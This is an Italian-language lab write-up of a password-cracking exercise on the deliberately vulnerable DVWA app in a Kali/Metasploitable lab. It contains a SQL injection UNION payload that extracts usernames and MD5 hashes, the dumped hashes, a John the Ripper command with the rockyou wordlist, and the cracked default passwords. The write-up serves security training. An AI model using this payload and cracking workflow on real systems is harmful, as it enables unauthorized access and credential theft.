

Pratica S6/L4 – Password Cracking su DVWA

Argomento: Password Cracking – Recupero delle password in chiaro

Ambiente di lab: Kali Linux, Metasploitable (DVWA), pfSense come router/firewall tra le reti


1. Recupero delle password dal database

Tramite la vulnerabilità SQL Injection presente in DVWA (security level: Low), è stato utilizzato il seguente payload nel campo User ID per estrarre username e hash dalla tabella *users*:

```
1' UNION SELECT user, password FROM users-- -
```

2. Hash estratti (formato MD5)

Username	Hash MD5
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99




Screenshot – Estrazione hash tramite SQL Injection in DVWA

3. Cracking delle password

Tool utilizzato: **John the Ripper**, con wordlist rockyou.txt. Comando eseguito:

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```

Risultato: **4/4 hash craccati** in pochi secondi (4g 0:00:00:00 DONE).



Screenshot – Cracking completato con John the Ripper

4. Password recuperate

Username	Password in chiaro
admin	password
gordonb	abc123
1337	charley
pablo	letmein
smithy	password

5. Conclusioni

Tutte le password presenti nel database sono state recuperate con successo, confermando che:

- gli hash MD5 senza salt sono estremamente vulnerabili ad attacchi a dizionario;
- password comuni/deboli (password, abc123, letmein) vengono craccate quasi istantaneamente con wordlist standard come rockyou.txt;
- l'iniezione SQL non protetta espone direttamente dati sensibili del database.

Obiettivo dell'esercizio raggiunto: craccate tutte le password recuperate dal database.